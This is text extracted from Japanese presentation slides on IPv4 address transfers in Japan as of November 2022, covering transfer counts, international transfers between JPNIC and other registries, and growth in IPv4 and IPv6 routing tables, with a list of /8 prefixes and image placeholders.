


- ◆ 202/8
- ▲ 210/8
- * 061/8
- + 219/8
- 221/8
- 060/8
- * 059/8
- 125/8
- 121/8
- ◆ 123/8
- ▲ 115/8
- * 117/8
- + 119/8
- 112/8
- 110/8
- * 180/8
- 175/8
- 001/8
- ◆ 014/8
- ▲ 049/8
- * 036/8
- + 039/8
- 103/8
- 203/8
- * 211/8
- 218/8
- 220/8
- 058/8
- * 124/8
- 126/8
- 122/8
- 114/8
- * 116/8
- 118/8
- 120/8
- 113/8
- * 111/8
- 183/8
- 027/8
- 223/8
- * 101/8
- 042/8
- 106/8

日本のIPv4アドレス移転状況

- 2022年11月現在550件(昨年+46, 昨年+56, 2年前+53)
 - 申請件数は近年は年間50数件、大きなサイズは国際移転が中心
 - /16の割り当てアドレスを細切れにして移転するケースが散見される
- 国際移転も122件 (昨年+3, 昨年+14, 2年前+14)
 - 他レジストリ→JPNIC : 103件 (昨年+3, 昨年+10, 2年前+13)
 - JPNIC→他レジストリ : 19件 (昨年0, 昨年+4, 2年前+1件)
 - 国際移転による流入の減少(価格高騰+円安のダブルパンチ?)
- 移転の理由
 - 純粋にIPv4アドレス不足のケースが断然多い(特にCATV事業者)
- 移転履歴
 - <https://www.nic.ad.jp/ja/ip/transfer/ipv4-log.html>
- JPNICによるlisting serviceが2015年12月開始
 - 現在掲載0件 (昨年0, 昨年0, 2年前0)
 - <https://www.nic.ad.jp/ja/ip/transfer/wishlist.html>
- AS番号の移転12件 (昨年+3, 昨年+1, 2年前0)

APNIC地域と日本の移転状況比較




<ftp://ftp.apnic.net/public/transfers/apnic/>
<https://www.nic.ad.jp/ja/ip/transfer/ipv4-log.html> より作成


出典：JPNIC統計情報

IPv4経路数推移予測2.0(2016年予測)

コミュニティやTier1等での何らかのポリシー変更が無い限り、何れ100万経路(RIB)には到達する。




IPv6経路数の推移



